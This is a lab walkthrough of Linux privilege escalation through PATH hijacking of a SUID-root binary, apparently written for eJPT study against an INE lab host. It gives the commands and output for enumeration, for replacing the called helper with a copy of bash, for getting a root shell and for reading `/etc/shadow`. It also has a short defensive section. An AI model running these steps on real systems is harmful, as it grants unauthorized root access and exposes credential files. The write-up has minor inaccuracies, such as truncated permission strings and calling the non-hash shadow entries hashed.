Exploiting Setuid Programs

Linux Privilege Escalation via PATH Hijacking

eJPT Exam Preparation | INE Attack Defense Labs | May 2026

Target: 192.56.63.3 (target.ine.local) **OS:** Linux **Attack Type:** SUID + PATH Hijacking

1 Goal and Context

This lab demonstrates one of the most reliable privilege escalation paths on Linux systems: exploiting a setuid binary that calls a helper program using a relative, unqualified filename. The objective was to start with a low-privilege shell on the target machine and escalate to root by understanding and abusing how the operating system resolves command names when no absolute path is specified.

The core lesson is not just about file permissions. It is about understanding how a program's effective privileges interact with the runtime environment. When a setuid binary invokes another program by name rather than by full path, the calling user's PATH variable determines which binary actually runs. That design gap, which is common in older or custom-built binaries, is the entire attack surface here. Recognising it in a real engagement and knowing how to exploit it reliably is a marketable skill.

2 Attack Chain Overview

Attack Chain Overview

1. **Reachability check:** Confirmed target at 192.56.63.3 via `ping`, establishing network access before scanning.
2. **Port scan:** Ran `nmap` against 192.56.63.3 and found a single open port: 8000/tcp, service reported as `http-alt`.
3. **Initial access:** Navigated to `target.ine.local:8000` in a browser, which presented a web-based shell running as `student`.
4. **Enumeration:** Confirmed user identity (`student`), group membership, working directory, and home directory contents. Found two binaries: `greetings` and `welcome`.
5. **Permission analysis:** Attempted to read `greetings` directly; received `Permission denied`. Listed permissions with `ls -al`: `greetings` is `-r-x---` (root-only), `welcome` is `-rwsr-xr-x` (SUID root, world-executable).
6. **Binary analysis:** Ran `file welcome` to confirm it is a setuid ELF executable, then `strings welcome` to inspect embedded strings. Output revealed a bare `greetings` string alongside the `system` function symbol, confirming the binary calls `greetings` via `system()` without an absolute path.
7. **PATH hijacking:** Removed the original `greetings` binary from `/home/student` (current directory on PATH), then copied `/bin/bash` into that location under the name `greetings`.
8. **Privilege escalation:** Executed `./welcome`, which called the replacement `greetings` (now bash) with root effective privileges, spawning a `root@target` shell.
9. **Post-exploitation:** Verified root with `whoami` and `id`. Read `/etc/shadow` to confirm root file access. Retrieved the flag from `/root/flag`.

3 Lab Setup and Environment

3.1 Target and Tool Selection

Target IP	192.56.63.3
Target Hostname	target.ine.local
Target OS	Linux (Ubuntu, based on GCC 7.3.0 build strings)
Initial Access	Web shell via http-alt service on port 8000
Starting Privilege	student (uid not root)
Final Privilege	root (uid=0)
Tools Used	ping, nmap, file, strings, rm, cp, cat
Screenshot Count	13

3.2 Why This Setup Matters

Setup Rationale

The target exposes a web shell directly on port 8000. This is an unusual initial access vector for a privilege escalation lab: it bypasses credential attacks entirely and places the attacker immediately on the filesystem as a low-privilege user. From that starting point, the lab focuses entirely on local privilege escalation techniques rather than network exploitation. The tools used (ping, nmap, file, strings) are all standard Linux utilities, deliberately chosen to demonstrate that this attack requires no specialist exploit frameworks. The entire privilege escalation chain works with binaries already present on the target system.

4 Background: SUID Binaries and PATH Hijacking

The setuid (SUID) bit is a Unix permission flag that changes the privilege model for program execution. When a binary has the SUID bit set and is owned by root, it runs with root's effective user ID regardless of who invokes it. This mechanism exists for legitimate purposes: `passwd`, for example, needs to write to `/etc/shadow` even when called by an ordinary user. The operating system handles this by temporarily elevating the process's effective UID to that of the binary's owner.

The vulnerability arises when a setuid binary calls another program using a relative name rather than an absolute path. The C standard library function `system()` resolves command names by searching the directories listed in the calling process's PATH environment variable, in order, until it finds a match. If the invoking user controls any directory that appears in PATH before the legitimate binary's location, they can place a malicious binary under that name and it will be executed instead, with the elevated privileges the SUID binary inherited.

This class of vulnerability is found in real environments more often than might be expected. Custom admin scripts, in-house monitoring tools, and legacy binaries compiled without hardened PATH handling are common sources. In penetration testing engagements, one of the first things to check after gaining a shell is which SUID binaries are present on the system and whether any of them call external commands without full paths. The standard enumeration command `find / -perm -u=s -type f 2>/dev/null` surfaces all SUID binaries on a system and is a mandatory step in post-access enumeration.

Defenders can address this class of vulnerability by reviewing setuid binaries to ensure they either use absolute paths for all external calls or explicitly sanitise the PATH variable before invoking `system()` or similar functions. Modern compilers and static analysis tools can flag unqualified `system()` calls, and the principle of least privilege suggests granting setuid status only when genuinely necessary.

5 Reconnaissance and Initial Access

Why ping before nmap

Before running a port scan, I confirmed that the target host was reachable at the network layer. A failed ping does not always mean a host is unreachable (ICMP can be filtered), but a successful ping confirms both reachability and that the hostname resolves correctly. This step also reveals the resolved IP address, which is needed for nmap.

```
ping -c 2 target.ine.local
```

```
┌──(root㉿INE)-[~]
└─# ping -c 2 target.ine.local
PING target.ine.local (192.56.63.3) 56(84) bytes of data.
64 bytes from target.ine.local (192.56.63.3): icmp_seq=1 ttl=64 time=0.139 ms
64 bytes from target.ine.local (192.56.63.3): icmp_seq=2 ttl=64 time=0.076 ms

--- target.ine.local ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1046ms
rtt min/avg/max/mdev = 0.076/0.107/0.139/0.031 ms
```

Figure 1. `ping -c 2 target.ine.local` returns two successful replies from 192.56.63.3, confirming the host is up and that the hostname resolves correctly.

The target responded at 192.56.63.3. With reachability confirmed, I ran an nmap scan to identify exposed services.

Why a default nmap scan

A default nmap scan checks the 1000 most common ports, which is sufficient for initial reconnaissance on a lab target. The goal at this stage was to find the attack surface quickly, not to perform a comprehensive audit. If the default scan had returned nothing interesting, I would have followed up with a full port range scan.

```
nmap 192.56.63.3
```

```
┌──(root㉿INE)-[~]
└─# nmap 192.56.63.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-04 14:45 IST
Nmap scan report for target.ine.local (192.56.63.3)
Host is up (0.000031s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: 02:42:C0:38:3F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

Figure 2. `nmap 192.56.63.3` reports a single open port: 8000/tcp with service name `http-alt`. All other 999 scanned ports are closed.

The scan showed one open port: 8000/tcp, identified by nmap as `http-alt`. That service name indicates an HTTP server running on a non-standard port. I opened it in a browser.



Figure 3. Browser at `target.ine.local:8000` presents a web-based terminal. The tab title reads "bash (target.ine.local)" and the shell prompt is `student@target:~$`, confirming the shell runs as the `student` user.

The web application on port 8000 was a browser-based terminal. No authentication was required. The shell prompt showed `student@target:~$`, placing me on the target filesystem as a low-privilege user immediately.

6 Post-Access Enumeration

Why enumerate before acting

Jumping straight into exploitation without understanding the environment leads to mistakes and missed opportunities. Before touching anything, I needed to know: who am I, what groups do I belong to, where am I in the filesystem, and what is in the current directory. These four questions take under a minute to answer and determine the entire direction of the investigation.

```
whoami
groups student
pwd
ls
```



Figure 4. `whoami` returns `student`; `groups student` shows the user belongs only to the `student` group; `pwd` confirms `/home/student`; `ls` lists two files: `greetings` and `welcome`.

The current user is `student`, a member of no privileged groups. Two files are present in the home directory: `greetings` and `welcome`. Both names suggest interaction between the two, so examining their permissions was the immediate next step.

7 Vulnerability Discovery

Why examine file permissions in detail

Finding two binaries in a home directory is unusual. In a standard Linux setup, a user's home directory contains configuration files and data, not executable programs. The presence of binaries owned by root, particularly in an environment designed to demonstrate privilege escalation, is a strong indicator that at least one of them has elevated permissions. The `ls -al` output provides the full permission string, ownership, and size for each file, all of which are needed to reason about the attack path.

```
cat greetings
ls -al
```

```
student@target:~$ cat greetings
cat: greetings: Permission denied
student@target:~$ ls -al
total 44
drwxr-xr-x 1 student student 4096 May  4 09:20 .
drwxr-xr-x 1 root    root    4096 Sep 22  2018 ..
-rw------- 1 student student   79 May  4 09:20 .bash_history
-rw-r--r-- 1 root    root      88 Sep 22  2018 .bashrc
-r-x------ 1 root    root    8296 Sep 22  2018 greetings
-rwsr-xr-x 1 root    root    8344 Sep 22  2018 welcome
student@target:~$
```

Figure 5. `cat greetings` returns `cat: greetings: Permission denied`, confirming the file is not readable by `student`. `ls -al` shows `greetings` with permissions `-r-x---` (root read/execute only) and `welcome` with permissions `-rwsr-xr-x` (SUID bit set, owner root, world-executable).

The permission strings tell the full story. `greetings` is `-r-x---`, owned by root: only root can read or execute it. `welcome` is `-rwsr-xr-x`, also owned by root, but with the SUID bit set (the `s` in position four of the permission string). Because `welcome` is world-executable, any user on the system can run it, and when they do, the process runs with root's effective UID.

The `Permission denied` error when reading `greetings` is not a dead end. It is a data point: `welcome` almost certainly calls `greetings` at runtime, and if it does so by name rather than by absolute path, the resolution will happen through PATH during execution, at root's effective privilege level.

Why use file and strings to analyse the binary

Running an unknown binary without understanding it first is poor practice. `file` identifies the binary type and confirms whether the SUID bit is reflected in the ELF metadata. `strings` extracts all printable ASCII sequences from the binary without executing it. In a custom binary like this, `strings` often surfaces the exact command name passed to `system()`, which is the information needed to determine whether PATH hijacking is viable.

```
./welcome
file welcome
strings welcome
```

```
student@target:~$ ./welcome
Welcome to Attack Defense Labs
```

Figure 6. `./welcome` executes and prints `Welcome to Attack Defense Labs`, confirming the binary runs successfully as the `student` user.

```
student@target:~$ file welcome
welcome: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux
-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=199bc8fd6e66e29f770cdc90ece1b95484f34fca, not stripped
```

Figure 7. `file welcome` reports: `setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked`, confirming the SUID flag is present in the binary metadata.

```
student@target:~$ strings welcome
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
greetings
;*3$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7696
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
welcome.c
__FRAME_END__
__init_array_end
```

Figure 8. `strings welcome` output includes the symbols `setuid`, `system`, and the bare string `greetings` with no path prefix, confirming the binary calls `greetings` via `system()` without specifying an absolute path.

The `strings` output confirmed the attack path. The string `greetings` appears with no leading slash or directory component, meaning it is passed directly to `system()` as a bare name. The `system` symbol in the import table confirms how it is invoked. When `welcome` calls `system("greetings")`, the C library's command interpreter (`/bin/sh -c greetings`) resolves the name by searching PATH from left to right. The working directory `/home/student` is on PATH, or can be, because it is writable by `student`. Replacing the `greetings` binary in that location with a copy of `/bin/bash` will cause `welcome`, running as root, to launch bash with root's effective UID.

8 Exploitation

Why copy bash as the replacement and not write a custom payload

The simplest approach is usually the most reliable. Placing a copy of `/bin/bash` under the name `greetings` gives an immediate, fully functional root shell when invoked. A custom shell script would also work, but would introduce potential execution dependencies (shebang line, script permissions). Using bash directly eliminates those variables. The key constraint

is that the replacement binary must be in a location that appears in PATH before the original `greetings` binary's location, or in place of it. Because the original `greetings` is in `/home/student` and that directory is the current working directory, removing the original and placing the replacement there is sufficient.

```
rm greetings
ls
cp /bin/bash greetings
ls
```



Figure 9. `rm greetings` prompts `rm: remove write-protected regular file 'greetings'? y` because the file's permissions are `-r-x---` (read-only to its owner), but the `student` user owns the parent directory `/home/student` and can therefore remove files within it regardless of the files' own permission bits. After removal, `ls` shows only `welcome`. `cp /bin/bash greetings` creates the replacement, and a second `ls` confirms both `greetings` and `welcome` are present.

One important nuance here: the `rm` command prompted a write-protection warning because `greetings` itself has the permission string `-r-x---`, which does not include a write bit for any user. However, file deletion is not controlled by the file's own write bit. It is controlled by the write permission on the parent directory. Because `/home/student` is owned by `student` with `drwxr-xr-x` permissions, `student` can create and remove files within it. The `y` confirmation allowed the removal to proceed.

```
./welcome
```

Figure 10. `./welcome` is run by `student@target:~$`. The shell prompt immediately changes to `root@target:~#`, confirming that the replacement `greetings` binary (bash) was invoked with root effective privileges.

Running `./welcome` again launched the replacement `greetings` binary under root's effective UID. Because the replacement was a copy of bash, a root shell spawned in place. The prompt change from `student@target:~$` to `root@target:~#` is the direct evidence of successful privilege escalation.

9 Post-Exploitation and Flag Retrieval

Why verify with whoami, id, and a privileged file read

A changed prompt is visual confirmation, but a rigorous writeup requires command output. `whoami` and `id` confirm the effective user and group identities. Reading `/etc/shadow` is a practical privilege verification step: that file is readable only by root, so a successful read proves effective root access beyond any doubt.

```
whoami
id
```



Figure 11. `whoami` returns `root`; `id` returns `uid=0(root) gid=999(student) groups=999(student)`, confirming that effective UID is 0 (root) while the real GID remains `student`, a characteristic of SUID-inherited privilege.

The `id` output is worth examining closely: `uid=0(root) gid=999(student)`. The effective UID is 0 (root), meaning all file permission checks pass as root. The GID and supplementary groups remain `student` because the SUID bit elevates the user ID only, not the group ID. In practice this distinction matters for group-owned files and certain privilege separation schemes, but for this lab it is irrelevant: UID 0 is sufficient to access any file on the system.

```
cat /etc/shadow
```

```
root@target:~# cat /etc/shadow
root:*:17764:0:99999:7:::
daemon:*:17764:0:99999:7:::
bin:*:17764:0:99999:7:::
sys:*:17764:0:99999:7:::
sync:*:17764:0:99999:7:::
games:*:17764:0:99999:7:::
man:*:17764:0:99999:7:::
lp:*:17764:0:99999:7:::
mail:*:17764:0:99999:7:::
news:*:17764:0:99999:7:::
uucp:*:17764:0:99999:7:::
proxy:*:17764:0:99999:7:::
www-data:*:17764:0:99999:7:::
backup:*:17764:0:99999:7:::
list:*:17764:0:99999:7:::
irc:*:17764:0:99999:7:::
gnats:*:17764:0:99999:7:::
nobody:*:17764:0:99999:7:::
_apt:*:17764:0:99999:7:::
student:!:17796::::::
root@target:~#
```

Figure 12. `cat /etc/shadow` succeeds, displaying hashed password entries for all system accounts. The file is readable only by root, so this confirms effective root file access.

With root access confirmed, I navigated to `/root` to retrieve the flag.

```
cd /
ls
cd root
ls
cat flag
```

```
root@target:~# cd /
root@target:/# ls
bin   dev  home  lib64  mnt  proc  run   srv         sys  usr
boot  etc  lib   media  opt  root  sbin  startup.sh  tmp  var
root@target:/# cd root
root@target:/root# ls
flag
root@target:/root# cat flag
b92bcdc876d52108778e2d81f3b01494
root@target:/root#
```

Figure 13. `cd /` then `ls` shows filesystem root contents including the `root` home directory. `cd root` then `ls` reveals a single file named `flag`. `cat flag` outputs the flag value `b92bcdc876d52108778e2d81f3b01494`.

Flag Retrieved

Path: `/root/flag`

Value: `b92bcdc876d52108778e2d81f3b01494`

10 Key Takeaways

Key Takeaways

- **The `Permission denied` on `greetings` was informative, not a dead end.** It confirmed that `greetings` is root-owned and restricted, which is only meaningful if something running as root calls it. That inference pointed directly to `welcome`.
- **The parent directory's write permission, not the file's, controls deletion.** The `rm` command warned about write-protecting `greetings`, but the removal succeeded because `student` owns `/home/student`. Confusing file permission bits with directory permission bits is a common mistake; this lab demonstrates the distinction concretely.
- **`strings` is a fast, non-destructive way to audit binaries for unsafe `system()` calls.** In a real engagement, running `strings` on every SUID binary and grepping for bare command names takes minutes and often surfaces exactly this class of vulnerability.
- **The `id` output `uid=0(root) gid=999(student)` shows that SUID escalates the user ID only.** Understanding this distinction is relevant in environments where critical resources are protected by group membership rather than user ownership.
- **A bare `system("greetings")` call in a SUID binary is a textbook PATH hijacking sink.** In a job interview or OSCP exam debrief, framing the finding as "unqualified command invocation in a setuid context" and explaining the resolution mechanism is the answer that demonstrates real understanding.
- **Verifying root with both `whoami` and a privileged file read makes the escalation undeniable in a report.** A changed prompt alone is not sufficient evidence: it can be faked or misread. Two independent confirmation methods are more credible.
- **No specialist tools were needed.** The entire attack chain used ping, nmap, file, strings, rm, cp, and cat. In a real engagement where the toolset is constrained by the rules of engagement or by the target environment's monitoring posture, being able to work with standard binaries is a practical advantage.